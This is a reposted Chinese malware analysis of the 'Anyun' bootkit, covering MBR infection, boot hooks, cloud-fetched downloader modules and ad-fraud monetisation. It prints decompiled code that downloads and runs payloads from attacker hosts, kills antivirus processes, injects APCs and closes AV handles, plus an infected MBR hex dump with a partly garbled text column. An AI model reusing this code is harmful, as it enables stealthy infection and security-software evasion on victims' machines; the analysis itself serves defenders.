# 原文地址:http://drops.wooyun.org/binary/4788

## 0x00 “暗云”木马简介：

---

“暗云”是一个迄今为止最复杂的木马之一，感染了数以百万的计算机， 暗云木马使用了很多复杂的、新颖的技术来实现长期地潜伏在用户的计算机系统中。其使用了BootKit技术，直接感染磁盘的引导区，感染后即使重装系统格式化硬盘也无法清除该木马。该木马使用了很多创新的技术，有以下特点：

第一、隐蔽性非常高，通过Hook磁盘驱动实现对已感染的MBR进行保护，防止被安全软件检测和清除，并且使用对象劫持技术躲避安全人员的手工检测。隐蔽性极高，截至目前为止，几乎所有的安全软件都无法检测和查杀该木马。

第二、云思想在暗云木马中的使用：木马以轻量级的身躯隐藏于磁盘最前端的30个扇区中，这些常驻与系统中代码并没有传统木马的功能，这些代码的功能仅仅是到执行的服务器（云端）下载其他功能代码到内存中直接执行，这些功能模块每次开机都由隐藏的模块从云端下载。因此木马体积小巧，且云端控制性强。

第三，Ring 3与Ring 0的通信方式：微软正统的通信方式是Ring 0代码创建驱动设备，Ring 3代码通过打开Ring 0创建的设备开实现相互之间的通信。常见的木马使用的通信方式则是在Ring 0对指定的API函数进行Hook，而暗云木马是通过注册回调的方式来实现。

第四，操作系统全量兼容：一份BootKit同时兼容x86、x64两种版本的操作系统，且能够兼容xp、win7等当前主流的操作系统版本，因此影响范围十分广泛。在推广获利方面，该木马也是涵盖当前主流的推广获利渠道——推广小网站、推广手机应用、推广游戏、大网站加推广ID。

第五，有效对抗杀软：有于木马的主体在内核中运行，且启动时间比所有的安全软件都早，因此大部分的安全软件无法拦截和检测该木马的恶意行为。木马能够在内核中直接结束部分安全软件进程，同时可以向任意安全软件进程插入APC执行。插入的APC代码不稳定，且会关闭安全软件的设备句柄，会导致安全软件崩溃或退出，大大减少了被检测的机率。

图1. 暗云 木马启动流程图（图中按红紫绿黑分四个模块）

图2 . 暗云木马模块功能分工示意图

## 0x01 常驻计算机模块（MBR）行为

---

### 1. 概述：

---

电脑开机后，受感染的磁盘MBR第一时间获得CPU的控制权，其功能是将磁盘3-63扇区的木马主体加载到内存中解密执行，木马主体获得执行后通过挂钩int 15中断来获取第二次执行的机会，随后读取第二扇区中的备份MBR正常地引导系统启动。

系统引导启动时会通过int 15中断查询内存信息，此时挂钩15号中断的木马便得以第二次获得CPU控制权，获得控制权后木马挂钩BILoadImageEx函数，调用原始15号中断并将控制权交回给系统继续引导。

当系统引导代码调用BILoadImageEx加载ntoskrnl.exe时，木马便第三次获得控制权，获得控制权后木马再一次执行挂钩操作，此次挂钩的位置是ntoskrnl.exe的入口点，随后将控制权交给系统继续引导。

当引导完毕进入windows内核时，挂钩ntoskrnl入口点的木马代码第四次获得CPU控制权，此时木马已真正进入windows内核中，获得控制权后，分配一块内存空间，将木马内核的主功能代码拷贝到分配的空间中，并通过创建PsSetCreateThreadNotifyRoutine回调的方式使主功能代码得以执行。至此完成木马由MBR到windows内核的加载过程。

木马主功能代码的主要实现以下三个功能：1、劫持磁盘驱动实现隐藏和保护被感染的MBR；2、向ring3的一个svchost进程插入APC；3、通过设置注册表回调来接收ring3返回。

插入到svchost代码只实现一个简单的功能：判断操作系统类型，从云端下载相应的Addata.dat模块到本地，解密执行，云端模块的URL硬编码在Shellcode中。





图3. BootKit 启动过程示意图

## 2. 代码细节：

感染后的MBR（黑）与原始MBR（红）对比图




```
FA 31 C0 31 DB 8E D3 36  89 26 FE 7B BC FE 7B 1E  66 60 8E DB 3E A1 13 04  24 FC 83 E8 40 3E A3 13  ? ? 蹘? ? 蒡件{.f`広> ..$ 夳@>?
04 C1 E0 06 8E C0 FC 8C  C8 C1 E0 04 E8 00 00 83  E8 2F 5E 01 C6 31 FF B9  00 01 F3 A5 1E 06 6A 00  . ? 幇蘙攘? ? . ? `.? ..螗..j.
07 B8 3C 02 B9 03 00 BA  80 00 BB 00 7E CD 13 07  1F BE 04 7E BF 00 02 E8  05 00 06 68 BE 00 CB 60  . <.? . €.? ~... . ~? ....h? 董
BB 00 80 31 C9 31 C0 31  D2 31 ED 4D E8 03 00 61  C3 A4 E8 40 00 72 FA 41  E8 35 00 E3 40 73 F9 83  ? €1? ? ? 轀? .a盲鍩.r鸭? . @s鷴
E9 03 72 06 88 CC AC F7  D0 95 31 C9 E8 21 00 11  C9 75 08 41 E8 19 00 73  FB 41 41 81 FD 00 F3 83  ? r.孰 袝1 ? ..萺.A? .s鶩A ? 髩
D1 01 8D 03 96 1E 06 06  1F F3 A4 07 1F 96 EB C2  E8 02 00 11 C9 01 DB 75  04 AD 11 C0 93 C3 E8 3F  ? ? ? ... ? . 册? ..? 蹗. . 擇?
01 31 D2 8E C2 B8 01 02  B9 02 00 BA 80 00 BB 00  7C CD 13 66 61 1F 5C EA  00 7C 00 00 00 00 00 00  .1規賂..? . €.? |.fa.\ . .....
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00 00 00 00 2C 44 63  08 81 6C 01 00 00 80 01  ......................,Dc. l...€.
01 00 07 FE FF FF 3F 00  00 00 B1 62 A9 03 00 00  C1 FF 0F FE FF FF F0 62  A9 03 10 35 99 21 00 00  ...   ?...明? ..? .   餬? .5? ..
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 AA  ..............................U
33 C0 8E D0 BC 00 7C FB  50 07 50 1F FC BE 1B 7C  BF 1B 06 50 57 B9 E5 01  F3 A4 CB BD BE 07 B1 04  3 �romance? | P.P.  . ? .PW ? 螭私? ?
38 6E 00 7C 09 75 13 83  C5 10 E2 F4 CD 18 8B F5  83 C6 10 49 74 19 38 2C  74 F6 A0 B5 07 B4 07 8B  8n. .u. ? 怍? �views.It.8,t 粞.  .
F0 AC 3C 00 74 FC BB 07  00 B4 0E CD 10 EB F2 88  4E 10 E8 46 00 73 2A FE  46 10 80 7E 04 0B 74 0B  瘊<.t ? .  .  . 鶩N.鐵.s* F.€~..t.
80 7E 04 0C 74 05 A0 B6  07 75 D2 80 46 02 06 83  46 08 06 83 56 0A 00 E8  21 00 73 05 A0 B6 07 EB  €~..t.牰.u襽F.. F.. V.. !.s.牰.
BC 81 3E FE 7D 55 AA 74  0B 80 7E 10 00 74 C8 A0  B7 07 EB A9 8B FC 1E 57  8B F5 CB BF 05 00 8A 56  紒> }U猼.€~..t萠? 珐牒.W嬽丝..奦
00 B4 08 CD 13 72 23 8A  C1 24 3F 98 8A DE 8A FC  43 F7 E3 8B D1 86 D6 B1  06 D2 EE 42 F7 E2 39 56  . . .r# ? ? 婞婞C 鰦褑直. 翌B麾9V
0A 77 23 72 05 39 46 08  73 1C B8 01 02 BB 00 7C  8B 4E 02 8B 56 00 CD 13  73 51 4F 74 4E 32 E4 8A  .w#r.9F.s.? . . 糀. V.? sQOtN2鋳
56 00 CD 13 EB E4 8A 56  00 60 BB AA 55 B4 41 CD  13 72 36 81 FB 55 AA 75  30 F6 C1 01 74 2B 61 60  V.? 脘奦.`华U A .r6 侞U獃0 ? t+a`
6A 00 6A 00 FF 76 0A FF  76 08 6A 00 68 00 7C 6A  01 6A 10 B4 42 8B F4 CD  13 61 61 73 0E 4F 74 0B  j.j.  . v.j.h. |j.j. B 嬼.aas.Ot.
32 E4 8A 56 00 CD 13 EB  D6 61 F9 C3 49 6E 76 61  6C 69 64 20 70 61 72 74  69 74 69 6F 6E 20 74 61  2 鋳V. . 脰a  Invalid partition ta
62 6C 65 00 45 72 72 6F  72 20 6C 6F 61 64 69 6E  67 20 6F 70 65 72 61 74  69 6E 67 20 73 79 73 74  ble.Error loading operating syst
65 6D 00 4D 69 73 73 69  6E 67 20 6F 70 65 72 61  74 69 6E 67 20 73 79 73  74 65 6D 00 00 00 00 00  em.Missing operating system.....
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00 00 00 00 2C 44 63  08 81 6C 01 00 00 80 01  ......................,Dc. l...€.
01 00 07 FE FF FF 3F 00  00 00 B1 62 A9 03 00 00  C1 FF 0F FE FF FF F0 62  A9 03 10 35 99 21 00 00  ...   ?...明? ..? .   餬? .5? ..
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 55 AA  ..............................U
```

drops.wooyun.org

# 0x02 云端模块一（Addata.dat）行为

## 1. 概述

此模块为木马云端配置的第一个模块，其格式固定，以简单的循环移位的方式进行加密，解密后的模块数据结构如下：



云端模块1解密后的数据结构

该模块的前4字节为标志“CODE”，仅作为数据合法性校验，校验成功后直接执行其后的Shellcode，而Shellcode的功能则是负责将Addata.dll在内存中加载，最终从其入口点处开始执行之。

Addata.dll的主要功能是下载者，其具体的行为仍然依赖于云端配置，其运行后首先会从云端下载配置文件，配置文件所在的URL为：http://ad.sqc3.com/update/config.db，该URL硬编码在文件中。下载后解析配置文件，由配置文件来决定代码中的功能是否执行，以及具体的参数信息，能够实现的功能以及实际配置文件信息如下表所示：

| 能实现的功能 | 开关 | 参数信息 |
|---|---|---|
| 设置浏览器主页 | 关 | none |
| 检测指定杀软 | 关 | none |
| 下载Dll并Load | 关 | none |
| 下载Exe并运行 | 关 | none |
| 下载Shellcode执行 | 关 | http://jm.sqc3.com/cn/jmdm.db，解密后传入内核 http://jm.sqc3.com/cn/jmdmx64.db（如果是64位系统） |

## 2. 代码细节：

Addata.dll中硬编码的配置文件URL信息

```
sub_10001F70((LPSTR)&String1);
v6 = StrToIntA("80");
if ( v6 != 80 && v6 )
  wsprintfA(&v2, "http://%s:%d%s", "ad.sqc3.com", v6, "/update/config.db");
else
  wsprintfA(&v2, "http://%s%s", "ad.sqc3.com", "/update/config.db");
if ( !DoURLDownloadToFile(&v2, &String1) )
  sub_10001A00(v6, "ad.sqc3.com", &String1, (int)"/update/config.db", v6);
Sleep(0x3E8u);
hObject = CreateFileA(&String1, 0x80000000, 0, 0, 3u, 0x80u, 0);
```

drops.wooyun.org

设置浏览器主页的相关代码

```
if ( lpData )
{
  if ( !RegCreateKeyExW(
          HKEY_CURRENT_USER,
          L"Software\\Microsoft\\Internet Explorer\\Main",
          0,
          0,
          0,
          2u,
          0,
          &hKey,
          &dwDisposition) )
  {
    v2 = lstrlenA(lpData);
    if ( !RegSetValueExA(hKey, "Start Page", 0, 1u, (const BYTE *)lpData, v2 + 1) )
      v3 = 1;
    RegCloseKey(hKey);
  }
  result = v3;
```


drops.wooyun.org

对下载的文件可进行不同的处理（LoadLibrary、CreateProcess、加载到内核执行），这里还有一个很有意思的代码：DeleFileA(“我真的凌乱了…….”)，作者都凌乱了，真的很复杂！

```
if ( DoURLDownloadToFile(lpString + 65, &FileName) )
{
  sub_10002790("d %d t %d s  \n", (int)(lpString + 65), (int)&FileName);
  DeleteFileA("我真的凌乱了......");
  sub_100010B0((LPWSTR)&ApplicationName, &FileName, 260);
  if ( lpString[325] )
  {
    if ( lpString[325] == 1 )
    {
      LoadLibraryW(&ApplicationName); // 直接Load（dll）
    }
    else if ( lpString[325] == 2 )
    {
      ReadFileToMemory(&ApplicationName);// 传递给内核执行（内核ShellCode）
    }
  }
  else if ( lpString[327] )           // 以下为创建进程执行
  {
    if ( lpString[327] == 1 )
    {
      CreateProcessAsExplorer(&ApplicationName, lpCommandLine, v11);
    }
    else if ( lpString[327] == 2 )
    {
      CreateProcessAsWinlogon(&ApplicationName, lpCommandLine, v11);
    }
  }
  else
  {
    CreateProcessAsWinlogon(&ApplicationName, lpCommandLine, v11);
  }
```

drops.wooyun.org

Shellcode是通过NtSetInformationKey代入内核的（内核注册了cmpCallBack）



```
if ( GetVersionExW(&VersionInformation) )
{
  v2 = GetModuleHandleA("ntdll.dll");
  v4 = GetProcAddress(v2, "NtSetInformationKey");
  if ( v4 )
  {
    if ( VersionInformation.dwMajorVersion != 6 || VersionInformation.dwMinorVersion <= 2 )
    {
      if ( !RegOpenKeyA(HKEY_CURRENT_USER, "Software", &hKey) )
      {
        v5 = a1;
        HIDWORD(v5) = (unsigned __int16)((unsigned __int64)a1 >> 32) | 0xFEFE0000;
        ((void (__stdcall *)(HKEY, _DWORD, __int64 *, signed int))v4)(hKey, 0, &v5, 8);
        Sleep(0x3E8u);
        v3 = 1;
        RegCloseKey(hKey);
      }
    }
```

drops.wooyun.org


# 0x03 云端模块二（jmdm.db）行为

---

## 1. 概述

---

此模块为木马云端配置的第二个模块，由云端模块一下载后传递到内核执行，已相对较为复杂的加密算法进行加密，其中文件的前0x32字节为解密key，解密后的模块数据结构如下：



drops.wooyun.org

云端模块2解密后的数据结构

由于此木马同时兼容32位操作系统和64位操作系统，因此这个此模块包含两个版本，内核模块会根据操作系统的类型执行相应的Shellcode，因为两套代码功能完全一致，以下仅分析x86部

分。

该模块首先被NtSetInformationKey传入内核，由内核模块从内核Shellcode开始执行，内核Shellcode的功能有如下两个：

1）结束指定杀软进程，包括`kxetray.exe`、`kxescore.exe`、`QQPcTray.exe`，由于管家的进程有`object`钩子防护，因此不会被干掉。

2）遍历进程，如果进程名为以下之一，则将尾部的应用层`Shellcode` 以apc的方式插入到该进程中，插入一个进程后便退出遍历，不再插其他进程。具体进程列表如下：`360tray.exe`、`360safe.exe`、`360sd.exe`、`360rp.ex`

应用层Shellcode被插入指定进程后开始执行，其功能是在内存中动态加载jmdm.dll文件并跳到其入口点执行。

jmdm.dll的主要功能依然是下载者，其代码与Addata.dll有60%以上的相似性，可以确定为同一份源码修改而来，其具体的行为仍然依赖于云端配置，其运行后首先会从云端下载配置文件，配置文件所在的URL为：http://jm.sqc3.com/cn/jmdmpz.db，该URL硬编码在文件中。下载后解析配置文件，由配置文件来决定代码中的功能是否执行，以及具体的参数信息，能够实现的功能以及实际配置文件信息如下表所示：


| 能实现的功能 | 开关 | 参数信息 |
|---|---|---|
| 设置浏览器主页 | 关 | none |
| 关闭指定杀软句柄 | 开 | \Device\360SelfProtection \Device\360SpShadow0 \Device\qutmipc \FileSystem\Filters\FltMgrMsg \FileSystem\Filters\qutmdrv |
| 检测杀软进程 | 关 | none |
| 下载Dll并Load | 关 | none |
| 下载Exe并运行 | 开 | http://tg.sqc3.com/tg/inst.exe http://tg.sqc3.com/tg/update.exe |

以上行为执行完毕后，木马会等待下载的inst.exe、update.exe运行完毕后重新创建一个新的宿主进程，随后调用ExitProcess退出原始宿主进程。

## 2. 代码细节

---

调用ZwTerminateProcess结束安全软件进程kxetray.exe、kxescore.exe、QQPcTray.exe，由于管家的进程有object钩子防护，因此不会被干掉。




```
pFn_RtlInitUnicodeString(&v12, L"kxetray.exe");
if ( FindProcessByName((int)&v12, (int)&v11) >= 0 )
{
  v4 = 24;
  v5 = 0;
  v7 = 512;
  v6 = 0;
  v8 = 0;
  v9 = 0;
  if ( pFn_ZwOpenProcess(&v13, 2035711, &v4, &v11) >= 0 )
  {
    pFn_ZwTerminateProcess(v13, 0);
    pFn_ZwClose(v13);
  }
}
pFn_RtlInitUnicodeString(&v12, L"kxescore.exe");
if ( FindProcessByName((int)&v12, (int)&v11) >= 0 )
{
  v4 = 24;
  v5 = 0;
  v7 = 512;
  v6 = 0;
  v8 = 0;
  v9 = 0;
  if ( pFn_ZwOpenProcess(&v13, 2035711, &v4, &v11) >= 0 )
  {
    pFn_ZwTerminateProcess(v13, 0);
    pFn_ZwClose(v13);
  }
}
pFn_RtlInitUnicodeString(&v12, L"QQPcTray.exe");
if ( FindProcessByName((int)&v12, (int)&v11) >= 0 )
{
  v4 = 24;
  v5 = 0;
  v7 = 512;
  v6 = 0;
  v8 = 0;
  v9 = 0;
  if ( pFn_ZwOpenProcess(&v13, 2035711, &v4, &v11) >= 0 )
  {
    pFn_ZwTerminateProcess(v13, 0);
    pFn_ZwClose(v13);
  }
```

遍历进程，看进程是否在硬编码的进程列表中，如果是，则插入apc，找到一个进程之后跳出循环，即只向一个进程插入apc

```
v3 = (int)L"360tray.exe";
v4 = (int)L"360safe.exe";
v5 = (int)L"360sd.exe";
v6 = (int)L"360rp.exe";
v7 = (int)L"zhudongfangyu.exe";
v8 = (int)L"QQPcRtp.exe";
v9 = (int)L"KSafeTray.exe";
v10 = (int)L"KSafeSvc.exe";
v11 = (int)L"BaiduSdTray.exe";
v12 = (int)L"BaiduAnTray.exe";
v13 = (int)L"BaiduSdSvc.exe";
v14 = (int)L"BadduAnSvc.exe";
v15 = (int)L"BaiduHips.exe";
v16 = (int)L"BaiduProtect.exe";
v17 = (int)L"wscntfy.exe";
v18 = (int)L"spoolsv.exe";
v19 = (int)L"alg.exe";
result = STATUS_NOT_FOUND;
v2 = 0;
while ( *(&v3 + v2) )
{
  pFn_RtlInitUnicodeString(&v21, *(&v3 + v2));
  result = FindProcessByName((int)&v21, (int)&v22);
  if ( result >= 0 )
  {
    if ( a1 )
```

插apc的具体代码



```
if ( a1 && a2 )
{
  v8 = pFn_ExAllocatePoolWithTag(0, 48, 1262571587);
  v5 = pFn_ExAllocatePoolWithTag(0, 48, 1262571587);
  v6 = (void (__stdcall *)(_DWORD, _DWORD))pFn_ExFreePoolWithTag;
  v9 = v5;
  if ( v8 )
  {
    if ( v5 )
    {
      pFn_KeInitializeApc(v8, a1, 0, sub_8605503E, 0, a2, 1, a3);
      v10 = pFn_KeInsertQueueApc(v8, a4, a5, 0);
      if ( v10 )
      {
        pFn_KeInitializeApc(v9, a1, 0, sub_86055006, 0, 0, 0, 0);
        v10 = pFn_KeInsertQueueApc(v9, 0, 0, 0);
        if ( !v10 )
          pFn_ExFreePoolWithTag(v9, 0);
        return v10;
      }
      v6 = (void (__stdcall *)(_DWORD, _DWORD))pFn_ExFreePoolWithTag;
      pFn_ExFreePoolWithTag(v8, 0);
      goto LABEL_11;
    }
    pFn_ExFreePoolWithTag(v8, 0);
  }
  if ( !v9 )
    return v10;
```

drops.wooyun.org

关闭名为\Device\qutmipc等的设备句柄，名称字符串硬编码于文件中

```
  lpString1 = "\\Device\\360SelfProtection";
  v4 = (int)"\\Device\\360SpShadow0";
  v5 = (int)"\\Device\\qutmipc";
  v6 = (int)"\\FileSystem\\Filters\\FltMgrMsg";
  v7 = (int)"\\FileSystem\\Filters\\qutmdrv";
  v8 = 0;
  for ( i = 16; i < 4096; i += 4 )
  {
    hObject = (HANDLE)i;
    if ( sub_100011E0(i, &String2, 260) )
    {
      for ( j = 0; j < 6; ++j )
      {
        if ( (&lpString1)[4 * j] )
        {
          if ( !lstrcmpiA((&lpString1)[4 * j], &String2) )
            CloseHandle(hObject);
        }
      }
    }
  }
}
```

drops.wooyun.org

配置文件http://jm.sqc3.com/cn/jmdmpz.db 的URL硬编码在文件中

```
signed int __cdecl sub_10001570(int a1, int a2)
{
  FARPROC v2; // ST20_4@2
  HMODULE hModule; // [sp+4h] [bp-Ch]@1
  signed int v5; // [sp+8h] [bp-8h]@0
                                              // a1=http://jm.sqc3.com/cn/jmdmpz.db
  hModule = LoadLibraryW(L"urlmon.dll");
  if ( hModule )
  {
    v2 = GetProcAddress(hModule, "URLDownloadToFileA");
    if ( !((int (__stdcall *)(_DWORD, int, int, _DWORD, _DWORD))v2)(0, a1, a2, 0, 0) )
      v5 = 1;
    FreeLibrary(hModule);
  }
  return v5;
}
```

drops.wooyun.org

下载指定URL的文件到本地，加载或者运行

```
  DeleteFileA(&TempFileName);
  if ( *((_DWORD *)lpString + 325) )    // dll文件则直接加载到当前进程
  {
    if ( *((_DWORD *)lpString + 325) == 1 )
    {
      sub_10001570((int)(lpString + 260), (int)&TempFileName);
      LoadLibraryA(&TempFileName);
    }
  }
  else                                  // exe文件，新建进程运行之
  {
    sub_10001D30((int)(lpString + 260), &TempFileName, lpCommandLine, v8);
  }
  if ( *((_DWORD *)lpString + 328) )
    dword_1000512C = 0;
  result = (LPCSTR)DeleteFileA(&TempFileName);
```

drops.wooyun.org

# 0x04 木马的盈利推广部分（inst .exe、update.exe）行为

---


## 1. 概述：

---

木马的最终目的只有一个——盈利，而inst.exe和update.exe，这连个落地的PE文件，则是真正能够使作者获得丰厚收益的模块，也是木马开始执行真正恶意的行为。

Inst.exe运行后首先在桌面上释放一个名为“美女视频聊天”的快捷方式，该快捷方式指向一个http://haomm.com，并带了一个推广id，实现推广网站盈利。 Inst.exe还会释放XnfBase.dll、thpro32.dll两个dll到%appdata%目录下，并通过注册服务的方式加载这两个dll。 XnfBase.dll实现的功能是LSP劫持，当用户使用浏览器浏览www.hao123.com、www.baidu.com等网站的时候在其网址尾部添加推广ID，从而实现获利。thpro32.dll实现的功能是：不断地删除系统中指定提供者的LSP，防止其他木马或安全软件通过LSP再次修改推广ID。

Update.exe运行后会创建两个svchost.exe傀儡进程，并将解密出的功能模块分别注入到两个进程中，一个负责向安卓手机安装推广app、另一个实现向含有“私服”等关键词的QQ群上传共享文件，用来推广私服游戏获利。



木马通过各种推广来实现盈利

## 2. 代码细节：


当用户用浏览器访问www.baidu.com等网站时，为其添加推广id，实现推广获利

http://www.baidu.com/index.php?tn=19045005_33_pg

在桌面上创建的美女视频聊天快捷方式，推广haomm.com这个网站


URL(U): ://adpub.haomm.com/JsPost/Index/680/103/
快捷键(K): 无
访问次数: 未知

不断检测是否有LSP模块，有则删除，保护自己的推广ID不被修改



```
while ( 1 )
{
  do
    Sleep(10000u);
  while ( !Monitor((int)&pGuidProtoInfo) );   // 监视系统是否有指定LSP模块
  ProviderDllPathLen = 2048;
  Errno = 0;
  if ( WSCGetProviderPath(&pGuidProtoInfo, &Src, &ProviderDllPathLen, &Errno) != -1 )// 取得该LSP模块路径
  {
    v13 = ExpandEnvironmentStringsW(&Src, &Src, 0x800u);
    v4 = wcslen(&Src);
    v_strcpy((wchar_t *)&FileName, &Src, v4);
    LOBYTE(v5) = GetProviderFileAttrb(&FileName);
    if ( !v5 )
      !CleanProvider((int)&pGuidProtoInfo);   // 如果文件存在，则删除该 LSP
  }
}
```

向指定名称的QQ群上传私服游戏，进行私服游戏的推广



```
Keyword【传奇世界,传世,复古,SF,复古传世SF,传奇,传奇世界公益,私服,woool,奇趣传世,夺宝传世,
Grouping【传奇世界,传世,复古,SF,复古传世SF,传奇,传奇世界公益,私服,woool,奇趣传世,夺宝传世
Url【http://ad2rkm8qz5.129.yunpan.cn/lk/cypnmAkTX4WZG@08f5】
Filename【大秦传世私服解压(密码123),达勤传世(密码123),DQ传世(密码123)】
Content【完全复古2003传奇世界，冲级万元RMB奖励qun: 64134135】
ContentUrl【http://www.jinbi2003.com】
```